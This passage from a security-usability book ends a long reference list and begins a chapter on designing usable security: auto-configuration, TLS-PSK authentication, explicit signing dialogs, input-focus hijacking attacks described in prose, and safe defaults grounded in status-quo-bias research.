- [169] "Positive affect facilitates creative problem solving", Alice Isen, Kimberly Daubman, and Gary Nowicki, *Journal of Personality and Social Psychology*, **Vol.52, No.6** (June 1987), p.1122.
- [170] "Affective Causes and Consequences of Social Information Processing", Gerald Clore, Norbert Schwarz, and Michael Conway, in "Handbook of Social Cognition", Lawrence Erlbaum Associates, 1994, p.323.
- [171] "Feeling and Thinking: Implications for Problem Solving", Norbert Schwarz and Ian Skurnik, in "The Psychology of Problem Solving", Cambridge University Press, 2003, p.263.
- [172] "Insensitivity to future consequences following damage to human prefrontal cortex", Antoine Bechara, Antonion Damasio, Hanna Damasio, and Steven Anderson, *Cognition*, **Vol.50, No.1-3**. (April-June 1994), p.7.
- [173] "Descartes' Error: Emotion, Reason, and the Human Brain", Antonio Damasio, Avon Books, 1994.

- [174] "Student Descriptive Questionnaire (SDQ)", College Board Publications, 1976-1977.
- [175] "Are we all less risky and more skilful than our fellow drivers?", Ola Svenson, *Acta Psychologica*, **Vol.47, No.2** (February 1981), p.143.
- [176] "The Self-Concept, Volume 2: Theory and Research on Selected Topics", Ruth Wylie, University of Nebraska Press, 1979.
- [177] "Public Beliefs About the Beliefs of the Public", James Fields and Howard Schuman, *The Public Opinion Quarterly*, **Vol.40, No.4** (Winter 1976-1977), p.427.
- [178] "Why we are fairer than others", David Messick, Suzanne Bloom, Janet Boldizar and Charles Samuelson, *Journal of Experimental Social Psychology*, **Vol.21, No.5** (September 1985), p.407.
- [179] "Self-serving biases in the attribution of causality: Fact or fiction?", Dale Miller and Michael Ross, *Psychological Bulletin*, **Vol.82, No.2** (March 1975), p.213.
- [180] "Evidence for a self-serving bias in the attribution of causality", James Larson Jr., *Journal of Personality*, **Vol.45, No.3** (September 1977), p.430.
- [181] "Locus of Control and Causal Attribution for Positive and Negative Outcomes on University Examinations", Timothy Gilmor and David Reid, *Journal of Research in Personality*, **Vol.13, No.2** (June 1979), p.154.
- [182] "Why a Rejection? Causal Attribution of a Career Achievement Event", Mary Wiley, Kathleen Crittenden, and Laura Birg, *Social Psychology Quarterly*, **Vol.42, No.3** (September 1979), p.214.
- [183] "Attributions for Exam Performance", Mark Davis and Walter Stephan, *Journal of Applied Social Psychology*, **Vol.10, No.3** (June 1980), p.191.
- [184] "Attributions in the sports pages", Richard Lau and Dan Russell, *Journal of Personality and Social Psychology*, **Vol.39, No.1** (July 1980), p.29.
- [185] "The Commercial Malware Industry", Peter Gutmann, talk at Defcon 15, August 2007, <https://www.defcon.org/images/defcon-15/dc15-presentations/dc-15-gutmann.pdf>.
- [186] "McAfee-NCSA Online Safety Study", National Cyber Security Alliance/McAfee, October 2007, http://staysafeonline.org/pdf/McAfee%20NCSA%20NewsWorthy%20Analysis_Final.pdf.
- [187] "Eighty percent of new malware defeats antivirus", Munir Kotadia, 19 July 2006, <http://www.zdnet.com.au/news/security/soa/Eighty-percent-of-new-malware-defeats-antivirus/0,130061744,139263949,00.htm>.
- [188] "An Honest Man Has Nothing to Fear: User Perceptions on Web-based Information Disclosure", Gregory Conti and Edward Sobiesk, *Proceedings of the Third Symposium on Usable Privacy and Security (SOUPS'07)*, July 2007, p.112.
- [189] "Security as a Practical Problem: Some Preliminary Observations of Everyday Mental Models", Paul Dourish, Jessica Delgado de la Flor, and Melissa Joseph, Workshop on HCI and Security Systems, at the Conference on Human-Computer Interaction (CHI'03), April 2003, <http://www.andrewpatrick.ca/CHI2003/HCISEC/hcisec-workshop-dourish.pdf>.
- [190] "User Perceptions of Privacy and Security on the Web", Scott Flinn and Joanna Lumsden, *Proceedings of the Third Annual Conference on Privacy, Security and Trust (PST'05)*, October 2005, <http://www.lib.unb.ca/-Texts/PST/2005/pdf/flinn.pdf>.
- [191] "Users are not the enemy", Anne Adams and Martina Sasse, *Communications of the ACM*, **Vol.42, No.12** (December 1999), p.41.
- [192] "Unverhältnismäßiges Urteil", Ulf Kersing, *c't Magazin für Computertechnik*, 2 October 2006, p.11.
- [193] "TLS and SSL in the real world", Eric Lawrence, 20 April 2005, <http://blogs.msdn.com/ie/archive/2005/04/20/-410240.aspx>.
- [194] "SSL without a PKI", Steve Myers, in "Phishing and Countermeasures", Markus Jakobsson and Steven Myers (eds), John Wiley and Sons, 2007.

- [195] "Human-Centered Design Considerations", Jeffrey Bardzell, Eli Blevis, and Youn-Kyung Lim, in "Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft", John Wiley and Sons, 2007.
- [196] "The TIPPI Point: Toward Trustworthy Interface", Sara Sinclair and Sean Smith, *IEEE Security and Privacy*, **Vol.3, No.4** (July/August 2005), p.68.
- [197] "The Usability of Security Devices", Ugo Piazzalunga, Paolo Salvaneschi, and Paolo Coffetti, in "Security and Usability: Designing Secure Systems That People Can Use", O'Reilly, 2005, p.221.
- [198] "Interoperabilitätstests von PKCS #11-Bibliotheken", Matthias Bruestle, December 2000.
- [199] "Gartner: Consumers Dissatisfied with Online Security", Paul Roberts, PC World, December 2004.
- [200] "FobCam", <http://fob.webhop.net/>.
- [201] "Zufall unter Beobachtung", Michael Schilli, *Linux Magazine*, May 2007, p.98.
- [202] "Risk taking and accident causation", Willem Wagenaar, in "Risk-taking Behaviour", John Wiley and Sons, 1992, p.257.
- [203] "Gathering Evidence: Use of Visual Security Cues in Web Browsers", Tara Whalen and Kori Inkpen, Proceedings of the 2005 Conference on Graphics Interface, 2005, p.137.
- [204] User comment in "Digital Certificates: Do They Work?", "Emily", 1 January 2008, <http://www.codinghorror.com/blog/archives/001024.html>.
- [205] "Digital Certificates: Do They Work?", Jeff Atwood, 20 December 2007, <http://www.codinghorror.com/blog/archives/001024.html?r=20357>.
- [206] "Stopping Spyware at the Gate: A User Study of Privacy, Notice and Spyware", Nathaniel Good, Rachna Dhamija, Jens Grossklags, David Thaw, Steven Aronowitz, Deirdre Mulligan, and Joseph Konstan, *Proceedings of the 2005 Symposium on Usable Privacy and Security*, July 2005, p.43.
- [207] "EULalyzer", Javacool Software, <http://www.javacoolsoftware.com/eulalyzer.html>.
- [208] "The Ghost In The Browser: Analysis of Web-based Malware", Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, and Nagendra Modadugu, comments during a presentation at the *First Workshop on Hot Topics in Understanding Botnets (HotBots'07)*, April 2007.
- [209] "Securing Java", Edward Felten and Gary McGraw, John Wiley and Sons, 1999.
- [210] "Beware of the dancing bunnies", Larry Osterman, 12 July 2005, <http://blogs.msdn.com/larryosterman/archive/2005/07/12/438284.aspx>.
- [211] "Do Security Toolbars Actually Prevent Phishing Attacks", Min Wu, Robert Miller, and Simson Garfinkel, *Proceedings of the SIGCHI conference on Human Factors in Computing Systems (CHI'06)*, April 2006, p.601.
- [212] "A Usability Study and Critique of Two Password Managers", Sonia Chasson, Paul van Oorschot, and Robert Biddle, *Proceedings of the 15th Usenix Security Symposium (Security'06)*, August 2006, p.1.
- [213] "The Feature-Positive Effect in Adult Human Subjects", Joseph Newman, William Wolff, and Eliot Hearst, *Journal of Experimental Psychology: Human Learning and Memory*, **Vol.6, No.5** (September 1980), p.630.
- [214] "Thinking and Reasoning", Alan Garnham and Jane Oakhill, Blackwell Publishing, 1994.
- [215] "Thought and Knowledge: An Introduction to Critical Thinking (4th ed)", Diane Halpern, Lawrence Erlbaum Associates, 2002.
- [216] "Handbook of Classroom Assessment: Learning, Achievement, and Adjustment", Gary Phye (ed), Academic Press Educational Psychology Series, 1996.
- [217] "The Emperor's New Security Indicators", Stuart Schechter, Rachna Dhamija, Andy Ozment, and Ian Fischer, *IEEE Symposium on Security and Privacy*, May 2007, to appear.

- [218] "Better Website Identification and Extended Validation Certificates in IE7 and Other Browsers", Rob Franco, 21 November 2005, <http://blogs.msdn.com/ie/archive/2005/11/21/495507.aspx>.
- [219] "Tricking Vista's UAC To Hide Malware", "kdawson", 26 February 2007, <http://it.slashdot.org/article.pl?sid=07/02/26/-0253206>.
- [220] "User Account Control Overview", 7 February 2007, <http://www.microsoft.com/technet/windowsvista/-security/uacppr.msp>.
- [221] "User Account Control", http://en.wikipedia.org/wiki/User_Account_Control.
- [222] "Understanding and Configuring User Account Control in Windows Vista", <http://www.microsoft.com/technet/windowsvista/-library/00d04415-2b2f-422c-b70e-b18ff918c281.msp>.
- [223] "The Inmates Are Running the Asylum: Why High Tech Products Drive Us Crazy and How To Restore The Sanity", Alan Cooper, Sams, 1999.
- [224] "Gorillas in our midst: sustained inattention blindness for dynamic events", Dan Simons and Christopher Chabris, *Perception*, **Vol.28** (1999), p.1059.
- [225] "Cognitive Neuroscience of Attention", Michael Posner (ed), Guilford Press, 2004.
- [226] "Inattention Blindness", Ariën Mack and Irvin Rock, MIT Press, 1998.
- [227] "How the Mind Works", Steven Pinker, W.W.Norton and Company, 1997.
- [228] "A Remote Vulnerability in Firefox Extensions", Christopher Soghoian, 30 May 2007, <http://paranoia.dubfire.net/2007/05/remote-vulnerability-in-firefox.html>.
- [229] "A Usability Study and Critique of Two Password Managers", Sonia Chasson, Paul van Oorschot, and Robert Biddle, *Proceedings of the 15th Usenix Security Symposium (Security'06)*, August 2006, p.1.
- [230] "Information processing of visual stimuli in an 'extinguished' field", Bruce Volpe, Joseph Ledoux, and Michael Gazzaniga, *Nature*, **Vol.282**, **No.5740** (13 December 1979), p.722.
- [231] "Unconscious activation of visual cortex in the damaged right hemisphere of a parietal patient with extinction", Geraint Rees, Ewa Wojciulik, Karen Clarke, Masud Husain, Chris Frith and Jon Driver, *Brain*, **Vol.123**, **No.8** (August 2000), p.1624.
- [232] "Levels of processing during non-conscious perception: a critical review of visual masking", Sid Kouider and Stanislas Dehaene, *Philosophical Transactions of the Royal Society B (Biological Sciences)*, **Vol.362**, **No.1481** (29 May 2007), p.857.
- [233] "Inattention Blindness Versus Inattention Amnesia for Fixated But Ignored Words", Geraint Rees, Charlotte Russell, Christopher Frith, and Jon Driver, *Science*, **Vol.286**, **No.5449** (24 December 1999), p.2504.
- [234] "Gender differences in the mesocorticolimbic system during computer game-play", Fumiko Hoefft, Christa Watson, Shelli Kesler, Keith Bettinger, Allan Reiss, *Journal of Psychiatric Research*, 2008 (to appear)
- [235] "The Writings of Thomas Jefferson", Thomas Jefferson and Henry Washington, Taylor and Maury, 1854.
- [236] "Calculated Risks", Gerd Gigerenzer, Simon and Schuster, 2002.
- [237] "Making Security Usable", Alma Whitten, PhD thesis, Carnegie Mellon University, May 2004.
- [238] "Re: Intuitive cryptography that's also practical and secure", Andrea Pasquinucci, posting to the cryptography@metzdowd.com mailing list, message-ID 20070130203352.GA17174@old.at.home, 30 January 2007.
- [239] "Models of Man: Social and Rational", Herbert Simon, Wiley and Sons, 1957.
- [240] "Don't Make Me Think : A Common Sense Approach to Web Usability", Steve Krug, New Riders Press, 2005.

- [241] “Human Error: Cause, Prediction, and Reduction”, John Senders and Neville Moray, Lawrence Baum Associates, 1991.
- [242] “AOL Names Top Spam Subjects For 2005”, Antone Gonsalves, Information Week TechWeb News, 28 December 2005, <http://www.informationweek.com/news/showArticle.jhtml?articleID=175701011>.
- [243] Microformats, http://microformats.org/wiki/Main_Page.
- [244] “Microformats: Empowering your Markup for Web 2.0”, John Allsop, Friends of Ed Press, 2007.
- [245] “Vorgetäuscht: Böse Textdokumente — Postscript gone wild”, Michael Backes, Dominique Unruh, and Markus Duermuth, *iX*, September 2007, p.136.
- [246] “Trusted Computing Platforms and Security Operating Systems”, Angelos Keromytis, in “Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft”, John Wiley and Sons, 2007.
- [247] “Design Rules Based on Analyses of Human Error”, Donald Norman, *Communications of the ACM*, **Vol.26, No.4** (April 1983), p.255.
- [248] “Human Error”, James Reason, Cambridge University Press, 1990.
- [249] “Firefox and the Worry-Free Web”, Blake Ross, in “Security and Usability: Designing Secure Systems That People Can Use”, O’Reilly, 2005, p.577.
- [250] “Users and Trust: A Microsoft Case Study”, Chris Nodder, in “Security and Usability: Designing Secure Systems That People Can Use”, O’Reilly, 2005, p.589.
- [251] “Phishing IQ Tests Measure Fear, Not Ability”, Vivek Anandpara, Andrew Dingman, Markus Jakobsson, Debin Liu, and Heather Roinestad, *Usable Security 2007 (USEC’07)*, February 2007, <http://usablesecurity.org/program.html>.
- [252] “Cognitive and physiological processes in fear appeals and attitude change: A revised theory of protection motivation”, Ronald Rogers, in “Social Psychophysiology: A Sourcebook”, Guildford Press, 1983, p.153.
- [253] “The Protection Motivation Model: A Normative Model of Fear Appeals” John Tanner, James Hunt, and David Eppright, *Journal of Marketing*, **Vol.55, No.3** (July 1991), p.36.
- [254] “Protection Motivation Theory”, Henk Boer and Erwin Seydel, in “Predicting Health Behavior: Research and Practice with Social Cognition Models”, Open University Press, 1996, p.95.
- [255] “Putting the fear back into fear appeals: The extended parallel process model”, Kim Witte, *Communication Monographs*, **Vol.59, No.4** (December 1992), p.329.
- [256] “Stalking 2.0: privacy protection in a leading Social Networking Site”, Ian Brown, Lilian Edwards and Chris Marsden, presentation at GikII 2: Law, Technology and Popular Culture, London, September 2007, <http://www.law.ed.ac.uk/ahrc/gikii/docs2/edwards.pdf>.
- [257] Vesselin Bontchev, remarks during the “Where have all the OUTBREAKS gone” panel session, Association of anti Virus Asia Researchers (AVAR) 2006 conference, Auckland, New Zealand, December 2006.

Security Usability Design

Now that we've looked at all of the problems that need to be solved (or at least addressed) in designing a security user interface, we can move on to the security usability design process. The following sections look at various user interface design issues and ways of addressing some of the problems mentioned in the previous chapter.

Ease of Use

Users hate configuring things, especially complex security technology that they don't understand. One usability study of a PKI found that a group of highly technical users, most with PhDs in computer science, took over two hours to set up a certificate for their own use, and rated it as the most difficult computer task they'd ever been asked to perform [1]. Even more, when they'd finished they had no idea what they'd just done to their computers, with several commenting that had something gone wrong they would have been unable to perform even basic troubleshooting, a problem that had never encountered before.

In practice, security experts are *terrible* at estimating how long a task will take for a typical user. In the PKI usability study, other security researchers who reviewed the paper had trouble believing the empirical results obtained because it couldn't possibly take users that long to obtain and configure a certificate ("I'm sorry but your facts just don't support our theory"). The researchers who set up the study had themselves managed to complete the task in two-and-a-half minutes. The test users (who, as has already been mentioned, had PhDs in computer science and were given screenshot-by-screenshot paint-by-numbers instructions showing them what to do) took two hours and twenty minutes. A more typical user, without a PhD and paint-by-numbers instructions to guide them, has no hope of ever completing this task.

On the other hand the equipment vendors (who have direct contact with end users) were under no illusions about the usability of PKI, expressing surprise that anyone would take on the complexity of a PKI rather than just going with user names and passwords. The assumption by the security experts was that if they could do it in ten minutes then anyone could do it in ten minutes, when in fact a typical user may still not be able to do it after ten hours. This is because users aren't interested in finding out how something works, they just want to use it to do their job. This is very hard for techies, who are very interested in how things work, to understand [2].

Consumer research has revealed that the average user of a consumer electronics device such as a VCR or cell phone will struggle with it for twenty minutes before giving up [3]. Even the best-designed, simplest security mechanism requires more effort to use than not using any security at all, and once we get to obscure technologies like certificates, for which the perceived benefits are far less obvious than for cell phones and VCRs, the user's level of patience drops correspondingly (even the two-and-a-half minutes required by seasoned experts is probably too long for this task).

To avoid problems like this, it should be immediately obvious to a user how the basic security features of your application work. Unlike other applications like web browsers, word processors, and photo editors, users don't spend hours a day inside the security portions of applications, and don't have the time investment to memorise how to use them. Your application should auto-configure itself as much as possible, leaving only a minimal set of familiar operations for the user. For example a network server can automatically generate a self-signed certificate on installation and use that to secure communications to it, avoiding the complexity and expense of obtaining a certificate from an external CA. An email-application can automatically obtain a certificate from a local CA if there's one available (for example an in-house one if the software is being used in an organisation) whenever a new email address is set up. Even if you consider this to be a lowering of *theoretical* security, it's raising its *effective* security because now it'll actually be used.

On the client side, your application can use cryptlib's plug-and-play PKI facility to automatically locate and communicate with a CA server [4], requiring that the user enter nothing more than a name and password to authenticate themselves (this process takes less than a minute, and doesn't require a PhD in computer science to understand). For embedded devices, the operation can occur automatically when the device is configured at the time of manufacture.

Since all users are quite used to entering passwords, your application can use the traditional user name and password (tunnelled over a secure channel such as SSL/TLS or SSH) rather than more complex mechanisms like PKI, which in most cases is just an awkward form of user name and password (the user name and password unlock the private key, which is then used to authenticate the user). Many users choose poor passwords, so protocols like TLS' password-based failsafe authentication (TLS-PSK), which never transmit the password even over the secured link, should be preferred to ones that do. TLS-PSK used in this manner is automatically part of the critical action sequence.

An additional benefit of TLS' password-based authentication is that it performs mutual authentication of both parties, identifying not only the client to the server but also the server to the client, without any of the expense, overhead, or complexity of certificates and a PKI. Whereas PKI protects names (which isn't very useful), TLS-PSK protects relationships (which is). Interestingly, RSA Data Security, the company that created Verisign, has recently advocated exactly this method of authentication in place of certificates [5]. Of course users don't know (or care) about the fact that they're performing mutual authentication, all they care about is that they have a verified secure channel to the other party, and all they know about is that they're entering their password as usual.

TLS-PSK actually provides something that's rather better than conventional mutual authentication, which is usually built around some form of challenge/response protocol. The authentication provided in TLS-PSK is so-called failsafe authentication in which neither side obtains the other side's authentication credentials if the authentication fails. In other words it fails safe, as opposed to many other forms of authentication (most notably the standard password-based authentication in HTTP-over-TLS and SSH) in which, even if the authentication fails, the other side still ends up with a copy of your authentication credentials such as a password (this flaw is what makes phishing work so well).

A final benefit of TLS-PSK is that it allows the server to perform password-quality checks and reject poor, easy-to-guess passwords ("What's your dog's maiden name?"). With certificates there's no such control, since the server only sees the client's certificate and has no idea of the strength of the password that's being used to protect it on the client machine. A survey of SSH public-key authentication found that nearly two thirds of all private keys weren't just poorly protected, they used *no protection at all*. As far as the server was concerned the clients were using (hopefully strong) public-key-based authentication, when the private keys were actually being held on disk as unprotected plaintext files [6]. Furthermore, SSH's known-host mechanism would tell an attacker who gains access to a client key file exactly which systems they could compromise using the unprotected key.

You can obtain invisible TLS-PSK-type beneficial effects through the use of other security mechanisms that double up an operation that the user wants to accomplish with the security mechanism. Perhaps the best-known of these is the use of an ignition key in a car. Drivers don't use their car keys as a security measure, they use them to tell the car when to start and stop. However, by doing so they're also getting security at a cost so low that no-one notices.

A more overt piggybacking of security on usability was the design of the common fill device for the KW-26 teletype link encryptor, which was keyed using a punched card supported at the end by pins. To prevent the same card from being re-used, it was cut in half when the card reader door was opened [7]. Since it was supported only at the two ends by the pins, it wasn't possible to use it any more. This meant that the normal process of using the device guaranteed (as a side-effect) that the same key

was never re-used, enforcing with the simplest mechanical measures something that no amount of military discipline had been able to achieve during the previous world war. Being able to double up the standard use of an item with a security mechanism in this manner unfortunately occurs only rarely, but when it does happen it's extraordinarily effective.

(In practice the KW-26 mechanism wasn't quite as effective as its designers had hoped. Since distributing the cards ended up costing \$50-100 a pop due to the security requirements involved, and there were potentially a dozen or more devices to re-key, mistakes were quite costly. Users discovered that it was possible, with a bit of patience, to tape the segments back together again in such a way that they could be re-used, contrary to the designers' intentions. This is the sort of problem that a post-delivery review, discussed in the section on usability testing, would have turned up).

Post-delivery reviews can also turn up other problems that aren't obvious at the design stage. Sometimes the results from changing a security system to make it "easier to use" can be counterintuitive. In one evaluation carried out with electronic door locks, users complained that the high-tech electronic lock was more cumbersome than using old-fashioned keys. The developers examined video footage of users and found that both methods took about the same amount of time, but when using standard keys to open the door users spent most of their time taking keys from their pockets, finding the correct one, inserting it in the lock, unlocking the door, removing the key, and so on and so forth. In contrast with the electronic lock all of these calisthenics became unnecessary and users spent most of their time waiting for the locking system to perform its actions. As a result, the electronic lock rated lower than the original key-based one because fiddling with keys acted as a pacifier that occupied users' minds during the unlocking process while the electronic lock had no such pacifier, making every little delay stand out in the mind of the user [8].

Automation vs. Explicitness

When you're planning the level of automation that you want to provide for users, consider the relative tradeoffs between making things invisible and automated vs. obvious but obtrusive. Users will act to minimise or eliminate monotonous computer tasks if they can, since humans tend to dislike repetitive tasks and will take shortcuts wherever possible. The more that users have to perform operations like signing and encryption, the more they want shortcuts to doing so, which means either making it mostly (or completely) automated, with a concomitant drop in security, or having them avoid signing/encrypting altogether. So a mechanism that requires the use of a smart card and PIN will inevitably end up being rarely-used, while one that automatically processes anything that floats by will be. You'll need to decide where the best trade-off point lies — see the section on theoretical vs. effective security above for more guidance on this.

There are however cases where obtrusive security measures are warranted, such as when the user is being asked to make important security decisions. In situations like this, the user should be required to explicitly authorise an action before the action can proceed. In other words any security-relevant action that's taken should represent a conscious expression of the will of the user. Silently signing a message behind the user's back is not only bad practice (it's the equivalent of having them sign a contract without reading it), but is also unlikely to stand up in a court of law, thus voiding the reason usually given for signing a document.


If the user is being asked to make a security-relevant decision of this kind, make sure that the action of proceeding really does represent an informed, conscious decision on their part. Clear the mouse and keyboard buffers to make sure that a keystroke or mouse click still present from earlier on doesn't get accepted as a response for the current decision. Don't assign any buttons as the default action, since something as trivial as bumping the space bar will, with most GUIs, trigger the default action and cause the user to inadvertently sign the document (in this case the secure default is to do nothing, rather than allowing the user to accidentally create a signature). If necessary, consult with a lawyer about requirements for the wording and presentation of requests for security-related decisions that may end up being challenged in court.

Making sure that the input that your user interface is getting was directly triggered by one of the interface elements is an important security measure. If you don't apply measures like this, you make yourself vulnerable to a variety of presentation attacks in which an attacker redirects user input elsewhere to perform various malicious actions. Consider a case where a web page asks the user to type in some scrambled letters, a standard CAPTCHA/reverse Turing test used to prevent automated misuse of the page by bots. The letters that the user is asked to type are "xyz". When the user types the 'x', the web page tries to install a malicious ActiveX control. Just as they type the 'y', the browser pops up a warning dialog asking the user whether they want to run the ActiveX control, with a Yes/No button to click. The input focus is now on the warning dialog rather than the web page, which receives the user's typed 'y' and instantly disappears again as the browser installs the malicious ActiveX control. This attack, which was first noticed by the Firefox browser developers [9][10][11] but also affected Internet Explorer [12] is somewhat unusual in that it's more effective against skilled users, whose reaction time to unexpected stimuli is far slower than their typing speed.


This type of attack isn't limited solely to the keyboard. Since dialogs pop up at known locations, it's possible to use enqueued mouse clicks in a similar way to enqueued keystrokes, having users double-click on something and then popping up a dialog under the location of the second click, or forcing them to click away a series of popups with something critical hidden at the bottom of the stack. On most systems this occurs so quickly that the user won't even be aware that it's happened [13].

The Firefox solution to this problem was to clear the input queue and insert a time delay into the XPI extension installation button, hopefully giving users time to react to the dialog before taking any action [14]. Unfortunately users weren't aware of why the delay was there and perceived it as a nagware tactic, in some cases altering their browser configuration to reduce the delay to zero [15][16]. There's even an XPI plugin to remove the XPI plugin install delay [17]. A "Why is this button greyed out" tooltip would have helped here.


Apple's solution to the problem was to force users to use a mouse click to acknowledge an install dialog, and to add a second "Are you sure?" dialog to confirm this. While this isn't useful against user conditioning to click 'OK' on any dialog that pops up, it does insert enough of a speed bump that users can't be tricked into installing something without even knowing that they've done it, or at least no more so than a standard click, whirr response would allow anyway. As the second attack variant described above indicates, just the mouse-only requirement by itself isn't a practical defence against this type of attack, and it has the added drawback of making the dialog inaccessible to non-mouse users.




Consider the signature dialog above, which represents the first attempt at an appropriate warning dialog in a digital signature application. When challenging this in court, J.P. Shyster (the famous defence lawyer) claims that his client, dear sweet Granny Smith, was merely acknowledging a warning when she clicked OK, and had no idea that she was entering into a legally binding contract. The sixty-year-old judge with a liberal arts degree and a jury of people whose VCRs all blink '12:00' agree with him, and the contract is declared void.



So the application designers try again, and having learned their lesson come up with the dialog above. This time it's obvious that a signature is being generated. However, now J.P. Shyster points out that the buttons are placed in a non-standard manner (the 'Sign' button is where the 'Cancel' button would normally be) by obviously incompetent programmers, and produces a string of expert witnesses and copies of GUI design guidelines to back up his argument [18]. The judge peers at the dialog through his trifocals and agrees, and the case is again dismissed.



The designers try again, at the third attempt coming up with the dialog above. This time, J.P. Shyster argues that Granny Smith was again merely being presented with a warning that she was about to enter into an agreement, and that there was no indication in the dialog that she was assenting to the agreement the instant she clicked 'Sign'. The judge, who's getting a bit tired of this and just wants to get back to his golf game, agrees, and the case is yet again dismissed.



The application designers' fourth attempt is shown above. J.P. Shyster has since moved on to a successful career in politics, so this time the design isn't tested in court. This does, however, show how tricky it is to get even a basic security dialog right, or at least capable of standing up to hostile analysis in court (a skilled lawyer will be able to find ambiguity in a "No smoking" sign). More dangerous than the most devious phisher, more dangerous even than a government intelligence agency, a hostile expert witness is the most formidable attack type that any security application will ever have to face.

An example of just how awkward this can become for programmers has been demonstrated by the ongoing legal wrangling over the source code for some of the breath analysers used in the US for breath-alcohol measurements in drink-driving cases. Although the technology has been used for some decades, a US Fifth District Court of Appeals ruling that "one should not have privileges and freedom jeopardized by the results of a mystical machine that is immune from discovery" has resulted in at least 1,000 breath tests being thrown out of court in a single county in 2005 alone, the year that the ruling was first applied [19]. It didn't help when, after nearly two years of legal wrangling, the code was finally released and found to be of somewhat dubious quality, with erratic and in some cases entirely disabled handling of error conditions [20]. Something similar occurred in Australia in the 1990s, when the veracity of a supposedly (but not really) tamperproof security surveillance system was questioned. Given the state of most software systems it seems that the best way

to deal with the situation where a product will be subject to legal scrutiny is to leave that portion of the market to someone else, preferably a problematic competitor.

Safe Defaults

As an earlier section has already pointed out, the provision of user-configurable security options in applications is often just a way for developers to dump responsibility onto users. If the developers can't decide whether option X or Y is better, they'll leave it up to the user to decide, who has even less idea than the developer. Most users simply stay with the default option, and only ever take the desperate option of fiddling with settings if the application stops working in some way and they don't have any other choices.

As the section on the psychology of insecurity has already stated, have plenty of psychological research to fall back on to explain this phenomenon, called the status quo bias by psychologists [21]. As the name implies, people are very reluctant to change the status quo, even if it's obvious that they're getting a bad deal out of it. For example in countries where organ donorship is opt-out (typical in many European countries), organ donor rates are as high as 80%. In countries where organ donorship is opt-in (the US), organ donorship can be as low as 10% [22]. The status quo for most Europeans is to be an organ donor while the status quo in the US is to not be an organ donor, and few people bother to change this.

If you're tempted to dismiss this merely as a difference in attitude to organ donorship between Europe and the US, here's an example from the US only. In the early 1990s the two demographically similar, neighbouring states of New Jersey and Pennsylvania updated their automotive insurance laws. New Jersey adopted as default a cheaper system that restricted the right to sue while Pennsylvania adopted as default a more expensive one that didn't restrict this right (this has been referred to as a "natural quasi-experiment" by one author [23]). Because of the status quo effect, most Pennsylvania drivers stayed with the default even though it was costing them more than the alternative, about 200 million dollars at the time the first analysis of the issue was published [24]. Looking at something with a rather more human cost, cancer researchers report that when a doctor recommends a screening mammogram, 90% of patients comply. Without the prompting by the doctor, 90% didn't take the screening [25].

The status quo bias effect creates nasty problems for application developers (and by extension the users of their work) because the more obscure options are unlikely to ever see much real-world use, with the result being that they can break (either in the "not-work" or the "broken security" sense) when they do get used.

As the Tor developers point out, the real problem that developers are faced with is that they end up having to choose between "insecure" and "inconvenient" as the default configurations for their applications [26]. Either they turn on everything, with the result that many of the options that are enabled are potentially insecure, or they lock everything down, with the result that there may be problems with the locked-down application interacting with one run by someone who has everything enabled. This problem is compounded by the fact that developers generally run their code on a shielded network with every bell, whistle, and gong enabled for testing/debugging purposes, so they never see what happens when the result of their work is run the real world.

Your application should provide sensible security defaults, and in particular ensure that the default/most obvious action is the safest one. In other words if the user chooses to click "OK" for every action (as most users will do), they should be kept from harming themselves or others. Remember that if you present the user with a dialog box that asks "A possible security problem has been detected, do you want to continue [Yes/No]", what the user will read is "Do you want this message to go away [Yes/No]" (or more directly "Do you want to continue doing your job [Yes/No]", see Figure 25). Ensuring that the Yes option is the safe one helps prevent the user from harming themselves (and others) when they click it automatically.




Figure 25: What the developer wrote (above); what the user sees (below)

One simple way to test your application is to run it and click OK (or whatever the default action is) on every single security-related dialog that pops up (usability testing has shown that there are actually users who'll behave in exactly this manner). Is the result still secure?

